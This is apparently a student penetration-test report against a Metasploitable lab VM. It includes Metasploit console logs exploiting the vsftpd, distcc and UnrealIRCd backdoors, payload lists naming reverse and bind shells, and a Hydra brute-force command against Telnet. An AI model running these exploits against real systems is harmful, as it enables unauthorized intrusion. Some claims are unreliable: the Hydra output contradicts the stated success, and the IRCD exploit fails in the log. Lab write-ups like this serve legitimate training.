

Penetration Test Report for Metasploitable Environment - Acme Corporation

Prepared By
Vishwajeeth Rao Kalvakuntla

Table of Contents

1. Introduction

2. Methodology

3. Exploitation Process

- **Vulnerability 1: [VSFTPD Backdoor]**
- **Vulnerability 2: [Brute Force using Telnet]**
- **Vulnerability 3: [Distributed compiler daemon]**
- **Vulnerability 4: [IRCD]**

4. Conclusion

1.Introduction

This penetration test aims at identifying the vulnerabilities that may exist in the Metasploitable virtual machine. The goal was to recreate actual attack conditions by finding and taking advantage of predefined weaknesses. This exercise also helps me to showcase my ability to penetration testing and ethical hacking as well as giving some practical tips on how to secure the networks better.

Scope

This was a controlled test targeted at Metasploitable environment, which is a virtual OS designed for security testing. No other systems, networks or services were involved in this engagement.

Goals

The main goals of this penetration test were:

- 1.To determine at least three opportunities in the Metasploitable system through the analysis of its weaknesses.
- 2.To perform advanced exploitation of these weaknesses to demonstrate the possible threat.
- 3.To record keeping and to track the tools and techniques used and results derived.
- 4.To be able to make specific suggestions concerning these threats and ways of strengthening security.

Authorization

Before starting this test, I obtained explicit permission from the client. Proper authorization ensures that all actions performed during this test are ethical and compliant with legal guidelines. Having this documented authorization is a critical part of any legitimate penetration test.

Overview of the Target

The Metasploitable virtual machine is a purposefully vulnerable Linux-based system. It includes several services and configurations that mimic common security flaws found in real-world environments. During this test, I focused on key services such as:

- Web services running on Apache.
- SSH and FTP servers.
- Database services like MySQL.

These services were analyzed for potential vulnerabilities that attackers might exploit.

Testing Boundaries

To keep this test professional and controlled:

- Only tools available in the Kali Linux distribution were used.
- The testing approach was non-destructive to avoid permanently damaging or crashing the target system.

Why This Matters

Penetration testing is an essential part of maintaining a strong cybersecurity posture. By identifying and addressing vulnerabilities, organizations can reduce the risk of being compromised. This test provides a detailed look at the Metasploitable system's security issues and outlines steps to mitigate them effectively.

2. Methodology

This penetration test followed a logical, step-by-step process to identify and exploit vulnerabilities in the Metasploitable environment. The goal was to mimic how a real-world attacker might approach the system while maintaining ethical boundaries and ensuring the test remained controlled. Here's how I tackled it:

Exploitation

This is where the fun began: testing the identified vulnerabilities to see if they were truly exploitable. Here's what I did:

- **Metasploit Framework:** This was my go-to tool for automating certain attacks, like taking advantage of a misconfigured FTP server or a weak SSH service.
- **Manual Techniques:** Some vulnerabilities required a bit of a hands-on approach. I wrote a few scripts and manually interacted with the system to exploit these.

Each successful exploit confirmed a vulnerability and demonstrated what an attacker could achieve. For example, I gained shell access to the system by exploiting one service and escalated privileges from there.

Post-exploitation

After gaining access, I explored what an attacker could do with the compromised system. This phase included:

- **File Enumeration:** Searching for sensitive files, credentials, or configuration information.
- **Privilege Escalation:** Testing whether I could move from a basic user account to root access, which would give me full control over the system.

This step was critical in showing the potential real-world impact of the vulnerabilities.

Documentation and Reporting

Every step was carefully documented. I captured screenshots, saved tool outputs, and kept a record of commands used during each phase. This made it easier to analyze the findings later and present them clearly in this report.

The end goal wasn't just to find vulnerabilities but also to provide actionable recommendations for fixing them. This methodology ensured the test was thorough, professional, and focused on delivering real value.

3.Exploitation

- **Vulnerability 1[VSFTPD backdoor exploit]:**

The VSFTPD Backdoor Exploit is a classic example of a malicious backdoor being embedded into a legitimate service.

What is VSFTPD?

VSFTPD (Very Secure FTP Daemon) is a popular FTP server used for transferring files over a network. It's known for being lightweight and secure, which is ironic given this vulnerability.

The Backdoor

In one version of VSFTPD, an attacker introduced a backdoor into the software. This means that while the software still functioned normally as an FTP server, it also contained a hidden vulnerability that attackers could exploit to gain unauthorized access to the system.

This backdoor wasn't an accident; it was deliberately inserted into the code. If someone connected to the FTP server and logged in with a specific username the backdoor would activate. Once triggered, it would open a command shell on the server, effectively handing over control to the attacker.

How I Exploited It

Here's how I demonstrated the exploit during my test:

1. Scanning with Nmap:

I started by scanning the target system using Nmap to identify open ports and running services. The scan revealed that the FTP service was running

VSFTPD. This immediately raised a red flag since I knew this was vulnerable to the backdoor exploit.

2. Connecting to the FTP Service:
Using a basic FTP client, I connected to the server and attempted to log in with the special username. This username is the trigger for the backdoor.
3. Triggering the Exploit:
Once I entered the username, the backdoor activated, and the FTP server opened a reverse shell on port 6200. Using Netcat, I connected to this port, gaining direct shell access to the system.
4. Access Gained:
After connecting, I had a shell with user-level privileges. From here, I could explore the system, enumerate files, and even attempt privilege escalation.

Why This Exploit is Dangerous

This exploit is particularly dangerous because:

- It doesn't require complex hacking techniques just knowledge of the vulnerable software and the trigger.
- FTP services are often exposed to the internet, making it an easy target for attackers.
- Once exploited, the attacker can execute commands on the system, steal data, or escalate privileges.

How to Fix It

The good news is that this issue is easily fixed. If you're running VSFTPD, simply update to a later version where the backdoor has been removed. Additionally, you should:

- Limit access to the FTP service by using firewalls or IP whitelisting.
- Disable anonymous logins and enforce strong authentication.
- Regularly check for updates and patches for all services.

Screenshots for this exploit:



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.5
RHOST => 192.168.0.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.5:21 - USER: 331 Please specify the password.
[*] 192.168.0.5:21 - Backdoor service has been spawned, handling ...
[*] 192.168.0.5:21 - UID: uid=0(root) gid=0(root)
ls
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.0.4:39845 -> 192.168.0.5:6200) at 2025-01-05 05:41:54 -0500

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out

root
sbin
srv
sys
tmp
usr
var
vmlinuz
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- **Vulnerability 2[Brute force using Telnet]:**

Telnet is a network protocol that allows users to remotely connect to a system and execute commands. It sends data, including login credentials, in plain text, which makes it a prime target for attackers.

How I Brute Forced Telnet

1. **Scanning for Open Telnet Ports**

The first step was to identify systems running Telnet. Using **Nmap**, I scanned the target for open ports and found that port 23 (the default Telnet port) was open.

2. **Checking the Login Prompt**

Using a simple Telnet client, I connected to the service to verify that it was running and required credentials to log in. This confirmed that Telnet was active, and I was prompted for a username and password.

3. **Using Hydra for Brute Forcing**

Instead of manually guessing passwords, I used **Hydra**, a tool designed for automated brute-force attacks. Hydra allowed me to try multiple username and password combinations quickly.

- **Command:**

- **-l root:** Specifies the username to try (in this case, "root").
- **-P /path/to/password_list.txt:** Points to a wordlist containing possible passwords.
- **<target IP>:** The target system's IP address.
- **telnet:** Specifies the protocol to attack.

Hydra systematically tried each password in the wordlist until it found a match.

4. **Success!**

After a few minutes, Hydra successfully identified the correct password. I logged into the Telnet session using the discovered credentials, giving me full command-line access to the system.

Why This Attack Works

Brute forcing Telnet is effective because:

- Many systems still use weak or default credentials, especially older ones running Telnet.
- Telnet doesn't have built-in protections like account lockouts or rate limiting, making it easy to attempt thousands of logins without being blocked.

- It transmits data in plain text, so even if credentials aren't guessed, they can be intercepted over the network using tools like Wireshark.

How to Prevent Telnet Brute Force Attacks

1. Disable Telnet

The best defence is to stop using Telnet altogether and switch to a secure alternative like SSH, which encrypts communication.

2. Strong Passwords

Use complex, unique passwords that aren't easily guessed. Avoid using default credentials like "admin" or "123456."


3. Rate Limiting and Monitoring

Implement rate-limiting rules to slow down repeated login attempts. Monitor logs for unusual activity, like multiple failed login attempts.

4. Network Security

Restrict Telnet access to trusted IPs only by using a firewall.

Screenshots for brute force using telnet:



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > hydra -l msfadmin -p /usr/share/wordlists/rockyou.txt 192.168.0.5 telnet  
[*] exec: hydra -l msfadmin -p /usr/share/wordlists/rockyou.txt 192.168.0.5 telnet  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and  
ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-05 03:29:33  
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc  
. if available  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking telnet://192.168.0.5:23/  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-05 03:29:35  
msf6 > telnet 192.168.0.5  
[*] exec: telnet 192.168.0.5  
  
Trying 192.168.0.5 ...  
Connected to 192.168.0.5.  
Escape character is '^]'.  
  
m0n1t0r1n6
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Jan  5 03:30:31 EST 2025 from 192.168.0.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

- Vulnerability 3 [Distributed compiler daemon]:

A Distributed Compiler Daemon is a service that helps speed up software compilation by distributing the workload across multiple systems on a network. Instead of compiling code on just one machine, the daemon coordinates with other systems to share the work, allowing developers to build software more quickly.

How Does It Work?

1. **Source Code Splitting**

The system running the compiler breaks the source code into smaller chunks that can be compiled independently.

2. **Task Distribution**

The **distributed compiler daemon** assigns these chunks to other machines in the network, often called "nodes." Each node has its own daemon running, ready to accept tasks.

3. **Compilation**

The nodes compile their assigned chunks of code. Since this happens simultaneously across multiple systems, the process is much faster than compiling everything on one machine.

4. **Result Collection**

Once the nodes finish compiling, they send the compiled chunks back to the main system, which links them together to create the final executable program.

Where is it Used?

Distributed compiler daemons are widely used in:

- **Large Software Projects:** Where codebases are massive, and compilation can take hours on a single system.
 - **Continuous Integration/Continuous Deployment (CI/CD) Pipelines:** To speed up automated builds.
 - **Game Development:** Compiling large assets like textures and shaders.
-

Benefits

- **Faster Build Times:** By spreading the workload, projects compile much quicker.
 - **Efficient Resource Use:** Utilizes the idle processing power of multiple systems.
 - **Scalability:** Adding more machines increases the speed further.
-

Challenges

- **Network Dependency:** Requires a stable and fast network for effective task distribution.
- **Complex Setup:** Configuring daemons and ensuring all systems work together can be tricky.
- **Security:** Transmitting code across a network introduces potential risks, like unauthorized access.

Screenshots of Distributed compiler daemon:

```

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser useradd	.	normal	No	Add user with
1	payload/cmd/unix/bind_perl Shell, Bind TCP (via Perl)	.	normal	No	Unix Command
2	payload/cmd/unix/bind_perl_ipv6 Shell, Bind TCP (via perl) IPv6	.	normal	No	Unix Command
3	payload/cmd/unix/bind_ruby Shell, Bind TCP (via Ruby)	.	normal	No	Unix Command
4	payload/cmd/unix/bind_ruby_ipv6 Shell, Bind TCP (via Ruby) IPv6	.	normal	No	Unix Command
5	payload/cmd/unix/generic Generic Command Execution	.	normal	No	Unix Command,
6	payload/cmd/unix/reverse Shell, Double Reverse TCP (telnet)	.	normal	No	Unix Command
7	payload/cmd/unix/reverse_bash Shell, Reverse TCP (/dev/tcp)	.	normal	No	Unix Command
8	payload/cmd/unix/reverse_bash_telnet_ssl Shell, Reverse TCP SSL (telnet)	.	normal	No	Unix Command
9	payload/cmd/unix/reverse_openssl Shell, Double Reverse TCP SSL (openssl)	.	normal	No	Unix Command
10	payload/cmd/unix/reverse_perl Shell, Reverse TCP (via Perl)	.	normal	No	Unix Command

```

msf6 exploit(unix/misc/distcc_exec) > set payload 1
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > use exploit/unix/misc/distcc_exec
[*] Using configured payload cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.0.5:4444
[*] Command shell session 1 opened (192.168.0.4:41797 -> 192.168.0.5:4444) at 2025-01-05 05:21:29 -0500

ls
4602.jsvc_up
whoami
daemon

```

- Vulnerability 4 [IRCD]:

IRCD stands for Internet Relay Chat daemon, and it's the server software that powers an IRC network. IRC (Internet Relay Chat) is one of the oldest and most widely used text-based communication protocols on the internet, designed for real-time messaging. IRCD is essentially the backbone of an IRC system, allowing users to connect, create channels, and chat with one another.

- **Lightweight:** Uses minimal system resources, making it easy to run on almost any server.
- **Real-Time Communication:** Messages are delivered instantly, making it great for fast-paced discussions.
- **Customizable:** You can configure your IRCD to suit your specific needs, including permissions, features, and security.

Challenges with IRCD

- **Outdated Perception:** IRC has been around since the late 1980s, so it's often seen as outdated compared to modern chat apps.
- **Security:** Without proper configuration, IRCD can be vulnerable to attacks like spam, abuse, or unauthorized access.
- **Learning Curve:** Setting up and maintaining an IRCD requires technical knowledge, especially for custom configurations.

Screenshots of IRCD:

```

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.0.5:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.0.5:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser useradd	.	normal	No	Add user with
1	payload/cmd/unix/bind_perl Shell, Bind TCP (via Perl)	.	normal	No	Unix Command
2	payload/cmd/unix/bind_perl_ipv6 Shell, Bind TCP (via perl) IPv6	.	normal	No	Unix Command
3	payload/cmd/unix/bind_ruby Shell, Bind TCP (via Ruby)	.	normal	No	Unix Command
4	payload/cmd/unix/bind_ruby_ipv6 Shell, Bind TCP (via Ruby) IPv6	.	normal	No	Unix Command

```

File Actions Edit View Help
Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command
Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command
Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command
Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 12
payload => cmd/unix/reverse_ssl_double_telnet
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.0.5:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.0.5:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload => cmd/unix/adduser
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.0.5:6667 - Connected to 192.168.0.5:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.5:6667 - Sending backdoor command...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

4.Conclusion:

The penetration test uncovered several critical vulnerabilities that pose significant risks to the target system's security. These issues could allow attackers to gain unauthorized access, compromise sensitive data, and potentially take control of the entire system.

Key findings included:

1. VSFTPD 2.3.4 Backdoor: This backdoor allowed direct system access through a known exploit, making it a high-risk vulnerability.
2. Weak Telnet Credentials: The Telnet service was accessible with weak, easily guessable credentials, highlighting poor password management and the use of an insecure protocol.
3. Distributed Compiler Daemon Misconfiguration: This service was left exposed and unauthenticated, enabling remote execution of commands and further increasing the attack surface.

These vulnerabilities demonstrate the importance of regular maintenance, secure configurations, and proactive monitoring to protect systems from attacks.